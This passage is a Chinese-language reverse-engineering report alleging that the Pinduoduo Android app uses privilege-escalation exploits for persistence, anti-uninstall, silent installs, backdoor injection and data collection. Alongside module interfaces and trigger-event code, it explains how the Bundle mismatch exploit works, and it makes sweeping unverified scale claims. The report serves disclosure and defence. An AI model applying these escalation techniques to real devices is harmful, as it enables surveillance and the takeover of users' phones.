- 拼多多恶意行为分析报告
- 综述
    - 保活行为
    - 诱导欺骗行为
    - 防卸载行为
    - 信息收集行为
        - 用户隐私信息收集
        - 行业信息收集
    - 攻击、感染行为
    - 远程静默安装行为和链接伪造行为
- 附录一：技术架构逆向与分析
    - 背景介绍
    - 分析目标
    - 架构设计
        - 各模块分析
            - alive_base_ability_plugin
            - alive_security_biz_plugin:
            - smart_shortcut_plugin
            - base_secdt_comp_plugin, ct_plugin
            - app_sd_thousand_plugin
                - 写入系统应用和抖音、高德等其他应用以驻留后门配置
                - 从远端再次拉取dex文件后利用
- 附录二：各Strategy用途描述
- 附录三：参考链接

PDD恶意行为分析报告

摘要

拼多多持续挖掘利用手机厂商和云服务的漏洞用于获客、用户留存、规避隐私合规监管和突破系统限制从而获取用户精准画像、突破系统限制大量触达用户促进交易转化. 以年为单位保守估计，通过强迫用户安装获得5千万的新增用户，节省了1亿App推广费用；通过利用手机操作系统漏洞盗取大量用户隐私，从而更懂用户，并获得40%的用户触达提升，带动40%的GMV，强迫用户安装的行为包括，通过利用应用商店、微信浏览器、链接跳转漏洞配合社交裂变远程静默安装；利用手机操作系统漏洞的行为包括，利用安卓系统和OEM漏洞提权成为超级用户，然后安装后门驻留系统，随后进行App无法卸载、App无法关掉、盗取其他App数据（包括聊天记录和上网行为等）、伪装成其他App骗用户打开、逃避合规监管大量获取用户隐私信息、绕过操作系统通知限制等动作，从而实现留存转化率提升、提高用户触达率、DAU、MAU、用户精准画像、广告收入和交易转化率提升等。回望这些手段，是否终于明白了拼多多曾经的爆炸式增长神话的真正原因之一？这些非法行为，直至被曝光的时间，都在给其业务带来火箭般助力，正如其代码中所述：PddRocket.

一句话来说，拼多多将4亿用户设备变成了被其完全控制用于牟利的僵尸网络，这堪称史上最大的入侵事件，甚至连NSA都办不到。

拼多多在其公开发布的主站App中捆绑精心加固过得漏洞利用代码，根据对其App代码的逆向分析、策略分析、行业厂商反馈，该行为已经全量全地域覆盖其用户，约4亿以上受影响设备，并通过包含上万个配置项的云

端策略进行精细化控制，对其业务发展产生了巨大优势。本文对其进行了逆向分析，并对其行为、技术架构、实现方式进行了总结，相关技术细节分析见附录一。

拼多多总体恶意行为围绕着获客、促交易、高日活三个目的，具体行为可分为保活、诱导欺骗、防卸载、信息收集、攻击感染五个大类。其中，高日活目的主要由以下几类行为实现：

- 保活行为
- 诱导欺骗行为
- 防卸载行为
- 攻击感染行为

获客目的由以下行为实现：

- 远程静默安装行为和链接伪造行为

此类行为可大幅提高其App活跃度，实时推送用户促销消息、提升转化率，提升DAU/MAU、装机量 促交易目的主要由如下几类实现：

- 保活行为
- 诱导欺骗行为
- 信息收集行为

此类行为可供其取得相当多政策和权限不允许获取的用户隐私信息、竞对机密数据，对用户和其他App进行精准画像甚至重建其社会关系网，精准推送提高交易转化率。同时配合通过绕过系统和厂商限制，对用户持续性推送消息吸引促进用户购买。

各行为描述和覆盖机型如下：

保活行为

定义：保活行为，指将自己加入系统的自启动白名单、关联启动白名单、后台白名单、锁屏白名单、悬浮窗、1像素透明图标、省电策略等方式，绕过系统强制休眠限制，持续后台存活。修改隐藏自身耗电量，逃避用户注意。实现细节见保活功能插件

作用：可实时推送用户促销消息、提升转化率；后台收集用户行为，辅助风控，监听用户操作，其他App操作

诱导欺骗行为

定义：通过相关权限，绕过系统限制构造相关全屏广告、虚假通知（例如锁屏、解锁、全屏红包消息），诱导用户点击；劫持用户壁纸，劫持用户日历、闹钟等；一直展示消息未读状态，吸引用户点击；修改用户电池状态。实现方式见Strategy分析

防卸载行为

定义：通过假图标、Widget等方式，让用户在桌面无法删除app；或通过注入系统进程方式，拦截回滚用户卸载操作

信息收集行为

用户隐私信息收集

定义：通过漏洞，突破隐私合规监管和系统限制，为自身添加权限，收集用户的位置、Wifi、识别码、相册、安装包信息、用户帐户信息、历史通知等，甚至包括聊天记录，对用户进行精准画像。见信息收集插件

作用：提升业务转化率，进行风控，客诉处理分析，对竞争对手人员、供应商、特定人群进行监控。微信聊天记录后台进行解密分析

行业信息收集

定义：提权后或通过漏洞，获取其他运行情况，获取其他App DAU、MAU和当前页面，通知历史。监控list中明确包含淘宝、头条等多个头部厂商。实现细节参见信息收集插件

作用：监控竞对数据

攻击、感染行为

定义：提权后攻击其他App、系统App，覆盖文件驻留后门，进行持久化；为自身添加权限；杀掉其他App。实现方式见提权插件

攻击目标：微信、抖音、系统高权限App、快应用平台

远程静默安装行为和链接伪造行为

定义：利用应用市场接口、厂商广告接口、浏览器、微信WebView漏洞，实现用户点击链接打开网页即被静默安装拼多多。结合社交裂变，效果巨大。通过URL跳转漏洞、XSS漏洞等为自身链接借助白域名加白，逃避微信、浏览器封禁

攻击目标：浏览器，应用市场，微信

附录一：技术架构逆向与分析

背景介绍

Android在设计之初即采用了权限和数据的沙箱机制，地理位置、通讯录、相册等隐私数据的访问需要用户授权，由系统的PermissionManagerSystem统一管理。部分高危权限App甚至无法获取，只有特权应用可访问；各App之间有不同的uid，数据之间相互隔离，无法访问。

安卓手机中一般App是untrusted_app权限，厂商App部分处于更高一些的权限system_app，同时华为、小米等厂商会做一些定制，由于备份、安全管家等机制，其系统App还会有额外的权限，例如保活管理、自启动管理、App数据管理等。

Android中App由四大组件构成(Activity, Service, Content Provider, Broadcast Receiver)，相关组件可以通过是否导出(exported)，及permission控制。但systemapp可以任意打开组件，或通过ContentProvider读写所有systemapp私有文件。

但任何安全机制的设计中都可能出现漏洞；从传统的权限代理攻击（通过已经有权限的App，一般目标是厂商App），到组件提权攻击（攻击App中的组件，通过路径穿越、Intent劫持等漏洞，劫持目标App的能力甚至覆盖文件、执行代码，启动私有组件），以及目前安卓中一种通用的Parcel Mismatch漏洞（机制稍微复杂一些，但总体效果是可以控制某个system-app打开任意activity，进而达到3中的攻击效果），甚至内核提权漏洞。

PDD既是挖掘了AOSP和厂商设备中的多个漏洞，实现了如下效果：

1. 绕过系统权限管控和用户授权，静默获取权限，逃避隐私监管
2. 漏洞提权读写敏感文件，修改系统管理器数据，实现保活、自启动、隐藏电量占用、防卸载
3. 漏洞提权，获取system-app执行能力，注入后门，监控其他行业App使用情况
4. 漏洞提权，获取用户设备隐私信息（例如微博账号、b站账号名）并上传
5. 漏洞提权，将后门注入其他App进程
6. 漏洞提权，提权到内核权限


分析目标

本次分析的App版本为6.44.0，MD5哈希值7539f39092c2b279c072e5922b0e4ad4

```
<manifest android:compileSdkVersion="33"
android:compileSdkVersionCodename="13" android:versionCode="64400"
android:versionName="6.44.0" package="com.xunmeng.pinduoduo"
```


架构设计

其分为*提权层*, *配置层*，*业务层*，通过事件总线驱动。而业务层又纵向分为`Ability`,`Stragtegy`， `Service`，如下所示：




- 提权层：使用Parcel Mismatch等0day或者1day漏洞，获取StartAnyWhere能力，攻击系统中高权限应用，获取System-App文件读写能力。主要包含`alive_base_ability_plugin`，位于私有目录文件`bot\alive_strategy_base_plugin\6.46.7\mw1.bin`中。提权层包装相应漏洞，通过interface

提供给*业务层*，进一步执行平台相关的逻辑。




- 业务层：在提权之后，具体达到目标的业务逻辑层，包含77个`Strategy`。例如`PurgeV2Strategy`，即通过提权层所提供的接口，获取系统高权限应用的文件的能力。`DarchrowStragey`，则是针对小米平台的置白逻辑，提权后读写小米手机管家App的数据库文件，将自己置为永不休眠的应用。这些`Stragey`又会组合成`Framework`，以`Ability`的形式统一对外提供，例如提供了静默安装、防卸载、数据收集的能力，并对外提供。 提权层、业务层逻辑当前版本都被VMP保护。

bot\alive_strategy_biz_plugin\6.45.5\mw1.bin



- 配置层：通过RemoteConfig类，提供精细化的策略管控和远控能力，任何一个策略是否开启运行基本都会查询RemoteConfig，一些漏洞利用代码中的配置信息也可从远端更新。这些配置文件拉取后存放在app_mango/目录下，总配置文件达到3000多K，主要落盘文件为raw_ab_data.json, raw_config_data.json, raw_exp_ab_data.json。



- 事件总线：TriggerManager类，该类会监听TriggerEventType中34种事件，而每一个Strategy都会通过动态配置文件确定在什么样的条件下会被触发执行。例如屏幕解锁的SCREEN_ON, SCREEN_OFF事件，提权完成的FP_PERM_READY事件等。

```
    ],
    "FP_PERM_READY": [
        {
            "name": "PurgeV2"
        },
        {
            "name": "DarchrowStrategy"
        },
        {
            "name": "GragasStrategy"
        },
        {
            "name": "GalaxyStrategyV2"
        },
        {
            "name": "RattleStrategy"
        }
    ],
```

样例配置代码：

```
        TriggerEventType.PROCESS_START = new TriggerEventType(0, "PROCESS_START");
        TriggerEventType.IRREGULAR_PROCESS_START = new TriggerEventType(1, "IRREGULAR_PROCESS_START");
        TriggerEventType.ALIVE_ABILITY_DISABLE = new TriggerEventType(2, "ALIVE_ABILITY_DISABLE");
        TriggerEventType.SCREEN_ON = new TriggerEventType(10, "SCREEN_ON");
        TriggerEventType.SCREEN_OFF = new TriggerEventType(11, "SCREEN_OFF");
        TriggerEventType.USER_PRESENT = new TriggerEventType(12, "USER_PRESENT");
        TriggerEventType.ON_BACKGROUND = new TriggerEventType(20, "ON_BACKGROUND");
        TriggerEventType.ON_FOREGROUND = new TriggerEventType(21, "ON_FOREGROUND");
        TriggerEventType.BACKGROUND_1MIN_TIMER = new TriggerEventType(30, "BACKGROUND_1MIN_TIMER");
        TriggerEventType.PDD_ID_CONFIRM = new TriggerEventType(40, "PDD_ID_CONFIRM");
        TriggerEventType.POWER_DISCONNECTED = new TriggerEventType(50,
```

```
"POWER_DISCONNECTED");
        TriggerEventType.POWER_CONNECTED = new TriggerEventType(51,
"POWER_CONNECTED");
        TriggerEventType.TOUCH_EVENT = new TriggerEventType(60,
"TOUCH_EVENT");
        TriggerEventType.FSPL_EVENT = new TriggerEventType(70,
"FSPL_EVENT");
        TriggerEventType.DPPL_EVENT = new TriggerEventType(71,
"DPPL_EVENT");
        TriggerEventType.ACVT_EVENT = new TriggerEventType(80,
"ACVT_EVENT");
        TriggerEventType.DIEL_EVENT = new TriggerEventType(90,
"DIEL_EVENT");
        TriggerEventType.ITDM_EVENT = new TriggerEventType(100,
"ITDM_EVENT");
        TriggerEventType.START_SKY_CASTLE = new TriggerEventType(110,
"START_SKY_CASTLE");
        TriggerEventType.STOP_SKY_CASTLE = new TriggerEventType(0x6F,
"STOP_SKY_CASTLE");
        TriggerEventType.DECORATE_DONE = new TriggerEventType(120,
"DECORATE_DONE");
        TriggerEventType.FP_PERM_READY = new TriggerEventType(130,
"FP_PERM_READY");
        TriggerEventType.AU_INIT = new TriggerEventType(140, "AU_INIT");
        TriggerEventType.DAU_EVENT = new TriggerEventType(0x8D,
"DAU_CHANGED");
        TriggerEventType.STARTUP_COMPLETE = new TriggerEventType(0x8E,
"STARTUP_COMPLETE");
        TriggerEventType.STARTUP_IDLE = new TriggerEventType(0x8F,
"STARTUP_IDLE");
        TriggerEventType.USER_IDLE = new TriggerEventType(0x90,
"USER_IDLE");
        TriggerEventType.FAKE_INSTALL_COMPLETE = new TriggerEventType(150,
"FAKE_INSTALL_COMPLETE");
        TriggerEventType.SCREEN_RECORD_START = new TriggerEventType(0xA0,
"SCREEN_RECORD_START");
        TriggerEventType.SCREEN_RECORD_STOP = new TriggerEventType(0xA1,
"SCREEN_RECORD_STOP");
        TriggerEventType.SD_ASTER_SYNC_DOWN = new TriggerEventType(170,
"SD_ASTER_SYNC_DOWN");
        TriggerEventType.SD_COMP_READY = new TriggerEventType(0xAB,
"SD_COMP_READY");
        TriggerEventType.PV_CHANGED_EVENT = new TriggerEventType(180,
"PV_CHANGED");
        TriggerEventType.DBG_EVENT = new TriggerEventType(190,
"DBG_EVENT");
```

模块通过组件化下发，在App启动的时候通过内置或远程拉取的方式释放或更新，如下图所示：bots

相关模块通过两套VMP进行保护（manwe、nvwa）。 相关脱壳代码可见 https://github.com/davinci1012/pinduoduo_backdoor_unpacker. 各个模块的作用经分析如下：

各模块分析

alive_base_ability_plugin

位于bot/alive_base_ability_plugin/mw1.bin中，主函数入口为 `com.xunmeng.pinduoduo.alive.base.ability.comp.Main`，导出如下接口：

- IStrategy：根据名字获取Strategy
- IReceiver, IService, IActivity: 组件化虚拟接口
- IVivoBindServiceCompgetLauncherDetectVivoBindService: Vivo的某个组件泄露漏洞利用
- ISonaAbility: 构造提权Intent后，通过SonaAbility进行攻击，执行提权Intent。下面将重点介绍SonaAbility是如何提权的
- IAlivePullStartUp: 以接口方式对外暴露，其他组件调用该接口发起Intent攻击
    - makeBundle(Intent arg1);
    - startAccount(Intent arg1);
    - startSpecialActivity(Intent arg1);
    - stopSpecialActivity(Intent arg1);
- IAlivePullStartUp: 核心组件，提供基于平台的保活能力、基于提权漏洞的特权文件访问能力
    - IAliveStartup AliveStartup();
        - boolean canStartBackgroundActivity();
        - boolean canStartBgActivityByAlarm(int arg1, boolean arg2);
        - boolean canStartBgActivityByFullScreenNotification();
        - boolean canStartBgActivityByFullScreenNotification(int arg1, boolean arg2);
        - void grantAutoStartPermission();
        - int hasAutoStartPermission(); 通过修改系统自启动设置，达到保活，绕过系统App休眠控制的目的
        - void startBackgroundActivity(Intent arg1);
        - void startBackgroundActivityByAlarm(Intent arg1);
        - boolean startBackgroundActivityByAssistant(Intent arg1);
        - void startBackgroundActivityByTheme(Intent arg1);
        - void startBackgroundByFullScreenNotification(Intent arg1); 通过Activity Intent中间人漏洞，绕过系统对保活、拉起的控制
    - IDebugCheck DebugCheck(); 检测是否正在被调试，逃避检测
    - IDoubleInstance DoubleInstance(); 检测是否双开
    - IFileProvider FileProvider();
        - boolean hasAbility(String arg1);
        - boolean hasPermission();
        - void startGrantPermission(String arg1);
        - List getLauncherIcons();

        - boolean addIcon(IconInfo arg1);
        - boolean moveIconToFolder(int arg1, int arg2);
        - boolean moveIconOutFolder(IconInfo arg1);
        - boolean updateIcon(IconInfo arg1);
        - boolean removeIcon(int arg1);
        - Integer addScreen();
        - LayoutProps getLayoutProps();
        - boolean restartLauncher();
    - IFileProviderV2 FileProviderV2(); *核心组件！* 通过各种提权漏洞，获取对系统应用、其他应用的文件访问能力
        - IFPUtils fileProviderUtils();
        - Uri getValidUriByScene(String arg1);
        - boolean hasPermission(String arg1);
        - boolean hasPermission(String arg1, String arg2);
        - IHssLocalDataManager hssLocalDataManager();
        - IHwHiBoardProvider hwHiBoardProvider();
        - IHwSelfStartProvider hwSelfStartProvider();
        - IKaelDbOperate kaelDbOperate();
        - IOppoAuProvider oppoAuProvider();
        - IOppoLauncherProvider oppoLauncherProvider();
        - IOppoLockDisplayProvider oppoLockDisplayProvider();
        - IOppoLockPullProvider oppoLockPullProvider();
        - IPermQuery permQuery();
        - void persistPermission(Intent arg1);
        - boolean startGrantPermission(String arg1, String arg2);
        - boolean startGrantPermission(String arg1, String arg2, Intent arg3, String arg4);
        - IXmBehaviorWhiteProvider xmBehaviorWhiteProvider(); }
    - IFloatWindow FloatWindow(); 通过漏洞获取悬浮窗能力保活
    - IScreenRecordCheck ScreenRecordCheck() 检测是否正在录屏，逃避用户取证

其中，SonaAbility是整套系统的核心，其中包装了多个各平台的0day、1dayBundle Mismatch漏洞进行提权。该系列漏洞的知识可以参考https://xz.aliyun.com/t/2364, 简单描述为：

```
其共同特点在于框架中Parcelable对象的写入（序列化）和读出（反序列化）不一致，比如将一个成员变量写入时为long，而读入时为int。但我们能够利用有漏洞的Parcelable对象，实现以Settings系统应用发送任意Intent启动Activity的能力。

第一次，普通AppB将Bundle序列化后通过Binder传递给system_server，然后system_server通过Bundle的一系列getXXX（如getBoolean、getParcelable)函数触发反序列化，获得KEY_INTENT这个键的值——一个intent对象，进行安全检查。
若检查通过，调用writeBundle进行第二次序列化，然后Settings中反序列化后重新获得{KEY_INTENT:intent}，调用startActivity。

